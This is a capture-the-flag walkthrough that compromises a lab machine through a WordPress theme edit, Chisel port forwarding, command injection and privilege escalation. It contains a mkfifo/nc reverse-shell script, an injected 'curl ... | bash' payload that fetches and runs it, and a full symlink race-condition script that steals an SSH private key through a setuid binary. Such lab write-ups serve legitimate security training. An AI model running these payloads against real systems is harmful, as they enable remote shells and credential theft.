
Here i first set the template to Twenty-Twenty One, because this has a PHP template for the 404 page. I select this and then replace everything with the reverse shell content.




Now i only need to call up our edited page with the following URL:


http://IP /wordpress/wp-content/themes/twentytwentyone/404.php

I then get a reverse shell on our listener and upgrade our shell. I am www-data, but don't have access to the first flag for the time being.




I find the first flag in his home directory, but have no access to it. I may have to get access to user john. When entering using www-data, i detect an internal service running on port 9999.







Checking the processes belonging to the john user, we discover that the user is running a PHP development server.



I decided to port forward that using Chisel. Setting up a python web server to send it to the box I was able to forward that port into our machine to investigate it more.



Checking http://127.0.0.1:9999/ i get a basic web app where i can Check a Target (alive or not), Check a User and Check for a File.






But when i look on python http.server I have connection


So prepare reverse shell payload and save to rev.sh after that I can run python http.server on port 80


1.#!/bin/bash rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc ip port >/tmp/f


2.|curl${IFS}http://ip/rev.sh|bash

3. nc -lnvp port



First thing I did was to have a look at the files with the "setuid" bit set, this allows you to execute files with the owner's privilege.

Quickly setting up a http.server on the target machine and then downloading it to our local machine 



**Exploit.sh:**

**#!/bin/bash**

**READFILE\_PATH="/home/youcef/readfile"**

**TARGET\_FILE="/home/youcef/.ssh/id\_rsa"**

**SYMLINK="symlink"**

**ATTEMPTS=30**

**# Function to rapidly swap symlink and file**

**swap\_symlink() {**

**while true; do**

**ln -sf "$TARGET\_FILE" "$SYMLINK"**

**rm "$SYMLINK"**

**touch "$SYMLINK"**

**done**

**}**

**# Function to clean up**

**cleanup() {**

**echo "Cleaning up..."**

**kill $SWAP\_PID**

**rm -f "$SYMLINK"**

**exit**

**}**

**# Set up trap to catch Ctrl+C and other termination signals**

**trap cleanup SIGINT SIGTERM**

**echo "Starting exploit. Press Ctrl+C to stop."**

**# Start symlink swapping in background**

**swap\_symlink &**

**SWAP\_PID=$!**

**# Main loop to try readfile multiple times**

**for i in $(seq 1 $ATTEMPTS); do**

**echo -ne "Attempt #$i\r"**

**output=$("$READFILE\_PATH" "$SYMLINK" 2>&1)**

**if echo "$output" | grep -q "I guess you won!"; then**

**echo -e "\nSuccess! Here's the output:"**

**echo "$output"**

**cleanup**

**exit 0**


**fi**


**done**

**echo "No success after $ATTEMPTS attempts."**

**cleanup**

Once I've pasted the private key in there I save it and I then change the permissions so it's fit for an **id\_rsa** file. This shows the passphrase that i needed to be able to connect through **ssh** with the stolen **id\_rsa** private key





Now that i've made it to youcef his account i can get the next flag, let's have another look at youcef his home directory.

İ can now also read the actual **readfile.c** file which has been the trickiest part to conquer within this lab .

readfile.c:

**#include <stdio.h>**

**#include <fcntl.h>**

**#include <string.h>**

**#include <unistd.h>**

**#include <assert.h>**

**#include <sys/stat.h>**

**int main(int argc, char \*\*argv, char \*\*envp) {**

**int n;**

**char buf[1024];**

**struct stat lstat\_buf;**

**if (argc != 2) {**

**puts("Usage: ./readfile <FILE>");**

**return 1;**

**}else if(access(argv[1],F\_OK)){**

**puts("File Not Found");**

**return 1;**

**}else if(getuid()!=1002){**

**puts("You can't run this program");**

**return 1;**

**}**

**char \*flag = strstr(argv[1], "flag");**

**char \*id\_rsa = strstr(argv[1], "id\_rsa");**

**lstat(argv[1], &lstat\_buf);**

**int symlink\_check = (S\_ISLNK(lstat\_buf.st\_mode));**

**int res=access(argv[1],R\_OK);**

**usleep(0.8);**

**if (flag || symlink\_check || res==-1 || id\_rsa) {**

**puts("Nice try!");**

**return 1;**

**} else {**

**puts("I guess you won!\n");**

**int fd = open(argv[1], 0);**

**assert(fd >= 0 && "Failed to open the file");**


**while((n = read(fd, buf, 1024)) > 0 && write(1, buf, n) > 0);**

**}**

**return 0;**

**}**

First thing I always check is "**sudo -l**", however i do not have the password for this user, nevertheless it's always worth checking



Now I can simply navigate to the **/root/** directory and find our last flag.

